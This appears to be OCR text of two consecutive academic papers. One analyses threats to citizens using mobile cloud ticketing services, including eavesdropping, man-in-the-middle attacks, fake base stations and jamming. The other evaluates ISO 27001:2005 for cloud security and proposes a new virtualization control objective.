Mobile cloud refers to a cloud service which is accessible from a mobile device. By mobile device we refer to handheld portable devices like mobile phones and tablets. The cloud itself as a technology is not different from the one that is used from a normal computer. What changes is the interface the end user sees and uses. Limitations to the services origin from the mobile devices' particularities (see section IV). In our research we do not deal with the inner technology of the cloud service but we focus on the interface on the mobile side.

By service request we refer to a request that the mobile device does towards the cloud service. Such a request for example can be "Check my e-mail". The user no longer needs to have knowledge of specific protocols, ports, servers, etc. Everything is implemented transparently, in the background.

Mobile commerce, as defined by Tiwari, is any transaction, involving the transfer of ownership or rights to use goods and services, which is initiated and/or completed by using mobile access to computer-mediated networks with the help of an electronic device [6]. In our paper we deal with a specific good of mobile commerce: mobile tickets. Mobile tickets refer to the purchase and use of an electronic ticket from a mobile device. The purchase involves payment on behalf of the user prior to acquiring the ticket.

The paper focuses on a mobile ticket scenario. Based on this scenario a basic mobile cloud architecture is shown. Finally, the threats for the citizen that arise from

the mobile environment during the different phases of the ticket scenario are analyzed.

II. MOBILE TICKETING SCENARIO

In order to illustrate the threats that arise from a mobile device when communicating with a mobile cloud service, we have developed a scenario that deals with the purchase and use of mobile tickets.

A. Issuing Tickets

A ticket issuer makes available on the cloud a number of unique tickets. Each ticket is unique in the sense that it has an identifier that after purchase will be transferred to the buyer. Since the tickets are made available at a specific time, the cloud is needed in order to provide scalability and face the problem of sudden high demand.

B. Purchase of Tickets

The citizen uses his mobile device and a specific application, which is downloaded from the mobile vendor's application market, in order to get informed, access and eventually purchase a ticket.

As the purchase will be done with the use of a card (credit, debit, etc.) the user will need to verify his identity. This can be done automatically with the use of a UICC (Universal Integrated Circuit Card). The UICC will contain a certificate of the user and thus his identity will be able to be verified. Authentication of the user should be done with a minimum disclosure of personal data as shown by the ABC4Trust project [7]. When a user needs to prove his age for example, he should not also disclose his address or his sex.

The user will also be able to purchase a ticket with the use of an e-wallet. In such case, he will have an amount of money preloaded in the wallet and at the time of purchase the corresponding value of the ticket will be reduced from the e-wallet. In such case verification of the identity will not be needed.

C. Receiving the Ticket

After a successful purchase, the user will need to receive a receipt and the ticket. These two can actually be combined in a single document/file. The format of the ticket can be one of the following:

- Barcode/QR code. In this case an image will be sent to the user's mobile device. When he shows up at the venue, he will load the picture and pass it through a scanner. The scanner will recognize the barcode and let him in.
- A unique code is sent to the user. This code is a random string of characters. When the user arrives at the venue, he shows is to the inspector and then his ticket is found in the cloud database.
- A Near Field Communication (NFC) tag can be sent to the user's mobile device. This tag will be opened with the vendor's application and will communicate with the NFC reader. It will then transmit the NFC tag it contains from the mobile phone to the NFC reader at the venue.

All the above can be securely and transparently stored in the UICC, as it is demonstrated in [8].

D. Transferring the Ticket to another Person

The ticket can be transferred to a third person. This can be done with Bluetooth, Internet, NFC pairing, etc. However each technology has each own risks and dangers.

It should be also possible for the buyer of the ticket to choose to deliver it directly to a third person (as a gift). In this case the buyer will have to receive an acknowledgment that the purchase was made successfully and that the other person received the ticket. Meanwhile, the person receiving the gift will receive and use it as mentioned in section II.C.

E. Parameters and Constraints

In our scenario we have introduced some parameters and constraints in order to limit the general applicability of the selected topic:

- The ticket has to be anonymous. Payment may involve the verification of the identity of the cardholder but the ticket itself has no name.
- The ticket should be able to be transferred to a third person
- One ticket purchase gives access to one person. If someone wants to buy more than one he will have to buy them separately which means that he will have to receive different receipts for each ticket.
- The mobile device the user has, supports NFC.

III. ARCHITECTURE OF MOBILE DEVICES INTERFACING WITH THE CLOUD

The National Institute of Standards and Technology (NIST) launched in November 2010 its cloud computing program to support the federal government effort to incorporate cloud computing as a replacement for, or enhancement to, traditional information system and application models where appropriate. It published in a recommendation its cloud computing reference Architecture [9]. A simplification of this architecture adopted for a mobile service request is shown in Figure 1.

The cloud consumer is a person that uses a service from the cloud. The cloud consumer in our scenario is the citizen purchasing a ticket from the cloud provider. The cloud provider is an organization making a service available to interested parties and in our case is selling tickets. The cloud carrier is an intermediary that provides connectivity and transport of cloud services from the cloud provider to the cloud consumer. In the mobile ticketing scenario it is the provider of the wireless radio interface.

1. mobile ticket service request, 2. Data exchange to and from the cloud, 3. Purchase confirmation (reply to service request)

IV. USING A DEVICE IN A PUBLIC, MOBILE ENVIRONMENT

Using a mobile device in a public environment may encounter dangers and risks of the user's privacy. In a digital world where security cameras are all around city centers and shopping malls, where people stand side by side in a bus or a train, where the devices' screens are growing more and more in size, it is reasonable to say that when a citizen uses his mobile device, he cannot be ensured that no one is eavesdropping and monitoring his screen. Recent research and papers have shown how easy it is to monitor what a user is typing on his mobile phone [10]. Such attacks can be done with the use of a normal camera; no special equipment is needed. One can realize that such threats are no more a hypothetical scenario but a feasible use case.

Moreover, when a citizen finds himself using a mobile device in public, he may encounter some extra difficulties compared to when using the same device in a private area. The main and the most important is that the user does not have the same comfort when typing text on his device. This is especially the case when dealing with touch screen devices. Typing a message, or even more important a long password while moving is highly uncomfortable. As a result users avoid such measures where possible and try to minimize the typing interaction with the device. This is basically the reason why a large percentage of users avoids using a passphrase when unlocking their phone, why they prefer to store locally the passwords and thus login automatically on the accounts they use and generally why they avoid any extra typing than the absolutely necessary [11]. All the above is completely aligned with Saltzer and Schroeder's Psychological acceptability principle [12]. As they stated back in the 1970s "security mechanisms should not make the resource more difficult to access than if the security mechanisms were not present". The result of not applying to this principle is that users will simply not use the extra security features.

The simplest way to avoid such threats is not to use the mobile device for sensitive operations in a public environment. Since such environment adds risks from the nature it derives from, avoiding it and using a mobile device in a controlled environment will significantly reduce the associated risks. Of course, this is not always feasible and easy to do. However, even in these cases, a mobile device user may try to restrict his exposure and try to find or create conditions which harden the situation. For example, a user in an airport may try to find a place with no camera recording (toilets for example) or hide as much as possible the mobile device's screen with another object.

A. *Wireless Threats*

One of the most common attacks on a public wireless network is a classical Man In The Middle attack, where Alice and Bob are joined by unwanted Eve who pretends to Alice to be Bob and pretends to Bob to be Alice. Configuring a computer to impersonate a legitimate access point for a public wireless hot spot, such as a coffee shop or an airport first-class lounge, allows client connections to be attracted and sensitive data captured from unsuspected patrons [13, 14]. The computer may route traffic onto the legitimate access point while continuing to monitor communications. Since it provides gateway services and DNS settings to connecting clients, mapping authentic domain name of certain Web sites, such as a bank or financial institution, to the IP number of a malicious Web site is also a possibility. In a similar fashion, it is also possible, although more difficult, to set up a cellular base station to pose as a legitimate one [15] There are now more examples of the false cellular base station being implemented, including one in a JRC laboratory.



Figure 2. The lifecycle of a mobile ticket.
1. The tickets are requested to be issued by a cloud service. 2. A user purchases a ticket from his mobile device. 3. Verification of the ticket. 4. Admittance to the venue.

The connectivity potential demanded by users from their smartphones mean that they are filled with radio interfaces. These include Bluetooth, NFC, WiFi, 2G/GSM, 3G/UMTS, GPRS, EDGE technologies. The smartphone is able to use, for example, 3G service for data exchange with the internet - then hand over the data circuit to WiFi should it sense a valid network available. Some telecommunications providers (Orange UK) permit a direct handover of all 3G services to WiFi using a built-in-Smartphone Orange WiFi App. The attack security surface area of vulnerabilities in each individual interface

of the smartphone is becoming defined and research is starting into the handover between interfaces, for example: as the smartphone hands-over from 3G/UMTS to WiFi during typically a transit from outside a building - where 3G may have the better quality as a service - then upon entering the inside of the building, WiFi will take over as carrying the data packets. This exposes a new vulnerability surface at the point of actual handover.

According to Pratyusa K. Manadhata [16] "A system's attack surface is the set of ways in which an adversary can enter the system and potentially cause damage. Hence the larger the attack surface, the more insecure the system", and smartphones as a cloud connected device have - by user demand and engineering lock-in, as large a surface area for attack as can be dreamed of by the malware authors. They are not yet exploiting this.

One way to tackle the generalized security risks in the mobile cloud is to ensure that appropriate modern cryptography could be used in mobile terminal devices to protect the user's data so that cloud carriers only see encrypted data. It seems that cloud providers are not yet interested in implementing such systems. Could a high level authority seek to impose the regulations to require cloud suppliers to implement encryption on the client and not collect unencrypted data from humans? This would solve some of the growing wireless attacks such as the compromise of A5/1 ETSI crypto algorithm in the GSM system which is reaching its deployed end of life.

B. Citizen's Threats

During the procedure of purchasing, storing and using the ticket, the mobile device user may find himself under threats.

1) Attacks while Purchasing and Using the Ticket

A user may have his ticket stolen. Stealing the ticket of the user with or without him noticing could be possible with different types of attack:

- Eavesdropping on the wireless connection between the mobile device and the cloud (section IV.A). The attacker can get a copy of the ticket and could be able to use it before the legitimate user does.
- Eavesdropping on the mobile device's screen physically or with recording equipment when it is used in a public mobile environment [section IV].
- Attack on the device itself and digital stealing of the ticket file.
- Man in the middle attack between the mobile device and the cloud. If the attacker intercepts the connection to the cloud, he can be able to trick the user that the payment was unsuccessful while on the meantime take the ticket for his own use.
- Physical theft of the mobile device (not relevant to this paper).

With all the above mentioned attacks there is another threat for the user. If someone gets hold of information regarding a ticket purchase for a specific event, he can profile the user and eventually use this information for his own benefit. For example, if an attacker knows that a specific person bought a ticket for a three hours theater play for a specific date, he may consider stealing this person's house at that specific date and time.

2) Attacks during the Verification of the Ticket

The ticket is verified when the device with the mobile ticket is shown at the venue inspector system. The threats in this case are:

- Unavailability of the verification system. The verification is done in the cloud in order to provide scalability and avoid losing availability of the system due to unexpected high demand in a short period of time. Using a cloud server in this case will almost eliminate the threat of having a DoS attack on the verification server.
- Jamming the wireless ticket readers. If the verification system is not working, there would be no way to verify the validity of the tickets. Admittance to the venue with a complete verification of the ticket would not be possible. In such case the ticket holders would have to prove the validity of the ticket, by showing the digital receipt or some other proof of ticket purchase. However, such verification can only be done by a human inspector and may lead to many false positive or false negative results.

To protect against jamming, in view of the growing threat to many radio systems, it should be possible to have the mobile device radio hardware to scan the environment for new and possibly hostile radio frequency threats, such as a 'fake' GSM BTS (base station). The fast spectrum-power density and protocol scan, which could occur in the background, would alert the mobile device should some suspicious activity above the local baseline be noticed such as jamming/Denial of Service.

3) Possbile Countermeasures

Some countermeasures can be used to reduce or in some cases eliminate the above mentioned threats. Secure connection between the user and the client is definitely a necessity when dealing with confidentiality. Moreover, it is beneficial to include mutual authentication of all parties involved in the system in order to avoid false impersonation.

V. CONCLUSIONS

A mobile cloud service request is a specific interface to off-the-shelf clouds, which adds complexity to the overall cloud system. This is mainly due to the specific dimension of the situation where the mobile interface is used. On one hand the information exchange is done over wireless communications with all the threats they entail and on the other hand mobile devices are very often used

in a public area where confidentiality cannot be guaranteed. This complexity increases if more than one involved actor uses a mobile could interface. As this is possible without that any of the other actors to receive notice about a third party participation, it is very difficult for the citizen to be aware of all potential attacks and possible threats.

As shown in chapter IV, although there are ways to protect citizen's privacy and data, the application of such measures is not always feasible. Users should be made aware of their exposure and the possible threats they face in everyday scenarios and learn how to protect themselves.

The selected m-commerce scenario was chosen as it has the potential to quantify exactly the risks in terms of their associated financial dimension. This can lead to future research, which is needed to quantify the risk, possibly by measuring it associated with the threats and the risks presented in the paper.

***Abstract*—Cloud service providers (CSPs) and cloud customers (CCs) are not only exposed to existing security risks but to new risks introduced by clouds, like multi-tenancy, virtualization and data outsourcing. Several international and industrial standards target information security and their conformity with cloud computing security challenges. We give an overview of these standards and evaluate their completeness. As a result we propose a new extension to the ISO 27001:2005 standard including a new control objective about virtualization applicable for cloud systems. We also define a new quantitative metric and evaluate the importance of existing ISO 27001:2005 control objectives if customer services are hosted on-premise or in cloud. Our conclusion is that obtaining the ISO 27001:2005 certificate is not enough for CSP and CC information security systems, especially in business continuity detriment that cloud computing produces and propose new solutions that mitigate the risks.**

***Index Terms*—Information Security Management, Security Assessment, Security Standards, Virtualization**

I. Introduction

Cloud concept offers on-demand services, scalability, redundancy and elasticity compared to traditional on-premise computing. Furthermore, the concept of cloud offers several business continuity benefits: eliminating downtime, better network and information security management, disaster recovery with both backup management and geographical redundancy [1]. It also avoids or eliminates disruption of operations, increases service availability and mitigates DoS attack possibility.

Despite the benefits cloud produces several open issues. Interoperability among different vendor clouds and services is maybe essential. Information systems must be redesigned to exploit cloud advantages. In this effort all relevant data and applications are moving outside of company security perimeter and the security is probably the most important issue.

Business managers know that risks exist in spite of all the benefits each new technology or business model offers. A lot of regulatory violation, security, trust and privacy issues appear in clouds. Each company that moves into the cloud should evaluate the risks in comparison to the traditional solutions. A comprehensive analysis for business information system security in cloud computing is given in [2].

Security and privacy assessments are considered as best practice for evaluating a system or application for potential risks and exposures [3]. Traditional security assessments for on-premise infrastructure and applications, as well as compliance audits are well defined and supported by multiple standards. However, additional challenges arise when different tools are used to audit cloud environments [4].

The paper is organized as follow. In Section II we overview the security standards, guidance and best practices. We continue the analysis in cloud security standardization in Section III and the evaluation of ISO 27001:2005 completeness towards cloud security in Section IV. Section V presents several security challenges that ISO 27001:2005 does not cover. A lot of security risks that cloud arises are presented in Section VI along with new proposals how to mitigate them.

II. Background

Many international standards, guidance, and best practices cover security issues. We overview their domain and comment their conformity to cloud computing security challenges.

A. NIST's 800-53 R3 Security Controls

The NIST's special publication 800-53 R3 [5] refers to Security Controls for Federal Information Systems and Organizations as another security control based guidance. It provides guidelines for selecting and specifying security controls for information systems (ISs) supporting the executive agencies of the federal government to meet the requirements of FIPS 200 [6]. The guidance defines total of 205 controls grouped in 17 families of security controls for an information system and one family of program management controls to manage information security programs.

The standard focuses on managing risks aroused from information systems with risk management at the organizational level incorporated in NIST's Special Publication 800-39 [7].

B. ISO 27000 Standard series

ISO 27000 is series of standards specifically reserved for information security matters.

ISO 27001:2005 [8] certification for information security management system (ISMS) can be considered as best solution for securing information assets and also to establish customer's trust in CSP's services. Microsoft proves that information security is central to its cloud operations [9]. The standard

adopts the ”Plan-Do-Check-Act” model applied to structure all ISMS processes. The model ensures that ISMS is established, implemented, assessed, measured where applicable, and continually improved. The standard defines 133 controls grouped into 39 control objectives and 11 clauses. These controls shall be selected as part of the process to establish ISMS suitable to cover the identified requirements. They are not exhaustive and additional control objectives or controls may also be selected, or some can be excluded, but the prospective candidate must justify the exclusion.

ISO 27002:2005 [10] is complementary to ISO 27001:2005. It is a practical guideline for developing organizational security standards and effective security management practices and to help build confidence in inter-organizational activities.

ISO 27005:2011 [11] provides guidelines for Information Security Risk Management (ISRM) in organization supporting the requirements of ISMS. ISRM process consists of context establishment, risk assessment, risk treatment, risk acceptance, risk communication and risk monitoring and review.

C. Audit and Assessment Standards and Guidance

A company must perform internal and external audits prior certification to obtain ISO 27001:2005 Certificate. There are several guidance and certifications for this purpose.

COBIT 4.1. Control Objectives for Information and Related Technology (COBIT) [12] developed by Information Systems Audit and Control Association (ISACA) provides a set of 34 high-level control objectives, one for each of the IT processes, grouped into four domains: Plan and Organize, Acquire and Implement, Deliver and Support, and Monitor and Evaluate. The structure covers all aspects of information and the technology that supports it. By addressing these 34 high-level control objectives, the business process owner can ensure that an adequate control system is provided for the IT environment. COBIT version 5 is in preparation.

SAS 70 (Audit) Type II. SAS 70 [13], developed by American Institute of Certified Public Accountants (AICPA), does not specify a pre-determined set of control objectives or control activities that CSP must achieve, but it provides guidance to enable an independent auditor to issue an opinion on a CSP's description of controls through a Service Auditor's Report. SAS70 Type II certifies that CSP had an in-depth audit of its controls (including control objectives and control activities), which should relate to operational performance and security to safeguard CCs data. This helps the CSP to build trust with its CCs. CCs, on the other hand, with the Service Auditor Report from their CSP(s), obtain valuable information regarding the CSP(s) controls and the effectiveness of those controls. The standard SAS70 is now divided into parts and replaced by two new standards: (1) SSAE No. 16 for Service Auditors and (2) Clarified Auditing Standard for User Organizations. We have analyzed SAS 70 since many CSPs have SAS 70 compliance.

There are other security standards that cover specific areas. HIPAA [14] addresses the security and privacy of health data and intends to improve the efficiency and effectiveness of the health care system by encouraging the widespread use of electronic data interchange. PCI DSS V2.0 [15] is developed to encourage and enhance cardholder data security and facilitate the broad adoption of consistent data security measures globally. At high level it has 12 requirements to protect cardholder data, which may be enhanced with additional controls and practices to further mitigate risks at acceptable level.

III. Cloud Security Efforts on Standardization

Although general security standards can help CSPs in implementing information security system, there is a need for more efforts for cloud security standardization. CSA identified top threats to cloud computing in [16]. In order to mitigate the risks of threats ENISA identified and assessed the risk level as a function of the business impact and likelihood of the incident scenario [17].

NIST discusses the threats, technology risks, and safeguards for public cloud environments and provides the insight needed to make informed IT decisions on their treatment [18]. The main emphasis is set on security and data privacy.

The CSA's initial report V2.1 [19] contains a different sort of taxonomy based on 15 different security domains and the processes that need to be followed in an overall cloud deployment. New candidate domains are proposed for version 3 [4] and are of the greatest interest to experienced industry consumers and security professionals. Core functionalities, optional features, services, addressed threats, and the challenges to be focused on are addressed for each candidate domain.

CSA puts a lot of efforts in its CSA GRC project [20]. A list of 98 controls grouped into 11 groups is defined in [21]. Each control is mapped into compliant control of other security standards or best practices.

A. Is any general security standard appropriate for Cloud Security Challenges?

The best solution for CSP's information security system is to cover and meet both the ISO standard and NIST guidance controls. But, it is not so simple. NIST's 800-53 [5] shows that a small number of controls are not covered in the other standard. Also, neither NIST's 800-53 security control subsumes ISO 27001:2005, nor opposite. There are many security controls with similar functional meaning, but with different functionality. Other security controls with similar topics are addressed in the same control objective (ISO) or family (NIST), but has different context, perspective, or scope. Another problem is that some controls from one standard are spread in several controls in the other standard.

The standards differ in their purpose and applicability, as well. While ISO 27001:2005 is general purpose and applies to all types of organizations, NIST's 800-53 is applicable for information systems supporting the executive agencies of the federal government.

The main concern here is: are the controls of both standards applicable to CSP and all cloud service layers? Do they cover all the traditional security challenges, as well as newly opened security issues in cloud? Are there any security challenges in cloud computing not covered with these controls?

CSP	Security Compliance
Amazon	PCI DSS Level 1, ISO 27001, SAS 70 Type II, HIPAA
Salesforce	ISO 27001, SysTrust, SAS 70 Type II
Microsoft	PCI DSS, HIPAA, SOX, ISO 27001, SAS 70 TYPE 1 and II
Google	SAS 70 Type II, FISMA
IBM	ISO 27001

EXISTING CSPS' SECURITY CERTIFICATION AND ACCREDITATION

#	Description
-1	Transfered partially to SLA and remain as Control Objective
0	Same importance
+1	Control Objective with increased importance

TABLE II
CONTROL OBJECTIVE IMPORTANCE METRICS



Fig. 1. Control objective comparison: On-premises computing versus cloud.

ISO 27001:2005 is a general purpose standard and therefore, its control objectives are conformable to CSP. But the question remains: Are they enough for CSP's ISMS? Our further research is going into two directions: first, we measure the CC efforts to be taken for each ISO 27001:2005 control objective if their services are hosted on-premise or in the cloud. And second, we analyze if there should be any other security control to be included in the ISO 27001:2005 controls.

B. CSPs' Efforts towards Security

Table I presents the evaluation of the security standards certification existing CSPs have. Most of CSPs are ISO 27001:2005 certified and in addition have one or more security certificates or compliances for their infrastructure.

In the next Section we evaluate ISO 27001 compatibility to cloud security challenges due to standard's generality and the fact that almost all main CSPs are ISO 27001:2005 Certified.

IV. ISO 27001:2005: ON-PREMISE VS CLOUD

In this Section we propose a model to measure the ISO 27001:2005 control objectives importance for both on-premise and cloud solutions. We assess and assign a quantitative metric for each control objective importance. With the qualitative and quantitative analysis we compare the applicability and importance of ISO 27001:2005 control objectives as a general purpose standard, and the fact that the cloud techniques subsume the on-premise ones.

As the CSP becomes an external party that CC relies, CC must transfer some security issues to CSP, but also to increase the domain in SLAs. We define three possible values for the importance of each control objective in ISO 27001:2005, both for on-premise and in the cloud. Table II shows the explanation of each importance. We omit particular control objectives that has no effect if the services are hosted on-premise or in the cloud, i.e. operational or management control objectives.

A. Evaluation of Control Objectives Importance

Comparison of the differences among cloud computing versus traditional on-premises computing can be carried through deducing which resources or services are executed by CC or CSP. Such comparison is given in [22]. The responsibilities for all parts of the IT services hosted on-premises are on the resource owner, i.e. the customer. Going from IaaS, through Paas to SaaS cloud service layer, more and more responsibilities are transferred from the CC to the CSP.

We evaluate each control objective importance on-premise and in cloud using the comparison and metric definitions in Table II. According to control classification in [5] for control objectives, management and operational control objectives do not depend if the company services are hosted on-premise or in cloud. For example, the company must define security policy, no matter of information systems' size and type.

B. Analysis of Control Objectives Importance

The results of the evaluation are presented in Table III. 18 control objectives depreciate their importance, 2 control objectives increase the importance and 7 control objectives retain the importance. We must emphasize that importance depreciation does not mean that a given control objective meaning is decreased or even irrelevant or that particular control objective should be excluded, but the control objective obligations are somehow be transferred to the CSP, and should be integrated (partially or all controls of a given control objective) into SLA agreement signed between CSP and CC. During the processes of establishing or reviewing ISMS and its improvement, the prospective CC can use this evaluation to select / exclude the controls and control objectives to cover the identified requirements, and to put more effort to control objectives with higher importance.

Fig. 1 presents the percentages of control objectives that increase, decrease or retain the level of importance in cloud solution compared to on-premise. We conclude that $2/3$ of control objectives are with depreciated importance in cloud and only 7.41% increased the importance when moving into the cloud. Also, the number of control objectives with depreciated importance is 9 times greater than the one with increased importance.

Control Objective	Value
External parties	+1
Third party service delivery management	+1
Responsibility for assets	-1

TABLE III
EVALUATION OF ISO 27001:2005 CONTROL OBJECTIVES



Fig. 2. Virtualized Multi-tenant Environment in IaaS and PaaS [19]



Fig. 3. Virtualized Multi-tenant Environment in SaaS [26]

V. ISO 27001:2005 (IN)COMPLIANCE FOR CLOUD COMPUTING

In this Chapter we analyze the ISO 27001:2005 requirements' conformity to cloud computing security challenges, particularly the new one, such as customer isolation, insider attacks, and security integration [23], due to cloud computing multi-tenancy, virtualization, and outsourcing the CCs' data and applications. We evaluated that almost all main CSPs are ISO 27001:2005 certified. Due to new security challenges we analyze if CSP' ISO 27001:2005 Certificate will be enough to generate trust for CCs that are secured in the rented infrastructure, platform or software.

A. Security Challenges due to Virtualization

Traditional on-premise data-centers security solutions do not comply with virtualized environment, because of the complex and ever-dynamic nature of cloud computing [24]. The virtualization by itself does not affect the security if it is used on-premise in a physical, logical and environmental isolated secured environment. IDS and IPS systems can secure the internal virtual and physical machines from the exterior environment, if they are into one autonomous system, that is, under same administrative governance. Figure 2 depicts multitenant environment where cross VM attacks is possible.

In cloud computing, especially in IaaS and PaaS, the resources are shared and rented to the different customers. Even more, the same physical machine can be shared to many different customers. The current virtualization is weak and can be easily attacked [25]. The security solutions for some flaws are found, but new security threats and vulnerabilities arise day by day. Thus, CSPs' security perimeter is broken from inside, making their IDS and IPS helpless. Therefore, CSPs must introduce effective isolation among the CCs, although allowing physical resource sharing.

Multitenancy exists In SaaS cloud service layer, as well. There are three degrees of data isolation for SaaS applications presented in Figure 3. In Isolated environment each tenant has its own database. Tenants in Semi-shared environment share the database using a separate schema and in Shared environment share both the database and the schema.

We found several security solutions for virtualization challenges. Hao F. et al [27] propose SEC2 solution which enables users to customize their security policy settings the same way they control their on-premise network. Ibrahim A. et al [28] propose Virtualization-Aware Security Solution CloudSec, which monitors volatile memory to detect and prevent for the kernel data rootkits.

Analyzing ISO 27001:2005 requirements and their controls we concluded that there is no control for virtualization. Clause 11 that covers access control and also many standard controls, even the whole control objective, assume that operating systems are on separate real machines. But in the reality, issues such as trusting the VM image, hardening hosts, and securing inter-host communication are critical areas in IaaS [29]. Therefore, we propose to include a new control objective for *virtualization management*, with two controls: *virtualization* and *virtual machines control*. For the former we propose: *Information involved in virtual machines shall*

be appropriately protected and for the latter: *Virtual machines shall be adequately managed and controlled, in order to be protected from internal and external threats, and to maintain information security in transit*. In addition to this, NIST defines the control SC-30 *Virtualization Techniques* in [5], which is not mapped to any control of ISO 27001:2005. NIST's control is far from enough to cover all security flaws due to multi-tenant virtualization in cloud computing.

B. Security, Data Protection and Privacy as-a-Service

Business does not fully accept cloud infrastructure, platform and software due to security, data protection and privacy, as well as trust issues. Combining the advantages of secured cloud storage and software watermarking through data coloring and trust negotiation, the authors in [30] propose reputation system to protect data-center access at a coarse-grained level and secure data access at a fine-grained file level.

Such systems and solutions supersede and subsume the traditional security systems, and thus CSPs should implement them. Therefore, offering *Security-as-a-Service* (SECaaS) and *Data protection and privacy-as-a-Service* will speed up cloud market growth, both for the providers' offers and clients, as well as cloud trustworthiness. CSA offers 10 candidate domains for SECaaS [4].

Data privacy is treated in two controls in ISO 27001:2005 requirements. The control 6.2.3 requires the client data privacy (CCs) and the control 15.1.4 requires from the CSP to ensure data privacy. These two controls obligate both the CCs and the CSPs to manage the data privacy with higher importance.

As shown in Table I, many CSPs are not only complained to some security standards, but they offer services to CCs to help them in their security standard compliance, as well. Thus, the risks that arise from multi-tenancy and virtualization will be mitigated, and mutual trustworthiness will be established among CSPs, CCs and end users.

VI. Security Risks in the Cloud

Cloud computing produces many open security issues to be assessed. Migrating company services into cloud moves their data and applications outside of the company security perimeter. This outsourcing opens new security issues and amplifies existing, thus increasing the company's security overall risk. Multi-tenancy, supported by virtualization, is another important security flaw producing new threats and vulnerabilities from inside, the co-tenants. The current isolation facility within clouds i.e. virtualization is weak and can be easily attacked [25]. The problem is even worse in the case of tenants are hosted on the same physical hardware. Thus, CSPs and CCs must ensure the customer data and applications are "really" secured and the risks are mitigated to the customer's acceptable level.

Business continuity and Disaster recovery are only one domain of all the domains for CSA's SECaaS [4]. In this section we analyze the security detriments cloud computing offers and are aware that some benefits will also produce detriments. We overview some of the main risks that impact the business continuity together with some solutions that mitigates the risks to acceptable level.

1) Multi-tenant environment: Although the cloud can offer better protection and defense for the same cost than traditional solutions it has a detriment as well. Different cloud tenants are serious potential threat in shared and multi-tenant environment and especially in the public clouds. This is not the case in the traditional in-house solution even if virtualization techniques are used. Each CSP should develop a methodology to evaluate the tenants and categorize them into categories with trustfulness purposes. This is especially important for IaaS and PaaS where a client can impact more to its own security, but also is threat to other tenants.

2) Heterogeneity, Complexity, Interoperability: Business continuity depends not only on the effectiveness and correctness of system components, but also on the interactions among them. Subsystem component heterogeneity leads to difficult interoperability. Number of possible interactions between components increases the system failure probability. Complexity typically relates inversely to security, with greater complexity giving rise to vulnerabilities [18]. Defining security standards for adapters, wrappers, transducers, and data transformation, as well as performance analysis can offer stable system solution and mitigate the risks.

3) Regulatory and Standards Compliance: A CSP must provide an evidence that meets the standards and regulatory a company needs. Each CSP should permit the regular audits by the CCs. A CC should assess the risks and include them into risk acceptance plan if acceptable. If not, the services with unacceptable risks should stay in-house. ISO 27001:2005 covers these issues well in several controls.

4) Loss of Control: A company must transfer some control of the assets, application, etc. to the CSP. CCs must assure that their CSP can meet SLA requirements, and if not, they must assess the risks and include them into BCP. Also, we suggest to CSPs regulatory to obligate CCs to concern about security in SLA agreement.

5) Disaster Recovery - RPO and RTO: Although the cloud can offer better RPOs and RTOs [1] we assume that maybe CSP had not defined these objectives or if defined they are worse than CCs would expect. The CCs must be ensured that CSP's RPOs and RTOs are defined in compliance with its own, as well as the CSP can satisfy such defined requirements.

6) Performance challenges: All cloud computing security solutions and techniques degrade cloud services' performance. Implementing identity and access management, web and email security, intrusion management, [4], as well as monitoring systems, data coloring, and other traditional security services, such as web service security produce data overhead and system latency. They must be considered due to their negative impact to server performance and thereby to the system availability.

7) Data Protection, Privacy and Location: Although replication produces security benefits in Disaster Recovery and system availability, it produces a security detriment. Thus, along with virtualization, it complicates the access control management and data privacy. Outsourcing only noncritical

applications and its data to cloud, if applicable, shall provide the client company with even better data protection and management compared to traditional solutions.

CSPs must ensure CCs into their operations and privacy assurance. Privacy-protection mechanisms must be embedded in all security solutions [29]. This risk directly impacts the regulatory compliance risk and company business reputation. Auditing and logging tenant's activities can reduce the risk of incidents, as well as including obligations in the SLA agreements. ISO 27001:2005 defines controls for audit and logging, but CSP must also include new controls we propose.

In some cases the applications and data might be stored in countries where their judiciary concern and lead to regulatory incompliance. Keeping them in-house or in a hybrid cloud with the appropriate SLA can mitigate the risk.

VII. Conclusion

Security challenges remain the main barrier to migrate the services and applications into the cloud. Introducing the trustworthiness among CSPs and CCs is essential. This paper concludes that the existing general purpose security standards, such as ISO 27001:2005, do not cover all cloud security challenges. We propose a new ISO 27001:2005 control objective, *virtualization management*, with two controls covering *virtualization* and *virtual machines control*.

In this paper we define a methodology to quantify the ISO 27001:2005 Requirements grouped in control objectives, comparing on-premise and cloud environments. The evaluation and analysis of ISO 27001:2005 standard result in the importance transfer from CC to CSP. Simultaneously CC must provide a huge effort to implement all control objectives with decreased importance in SLA with its CSP.

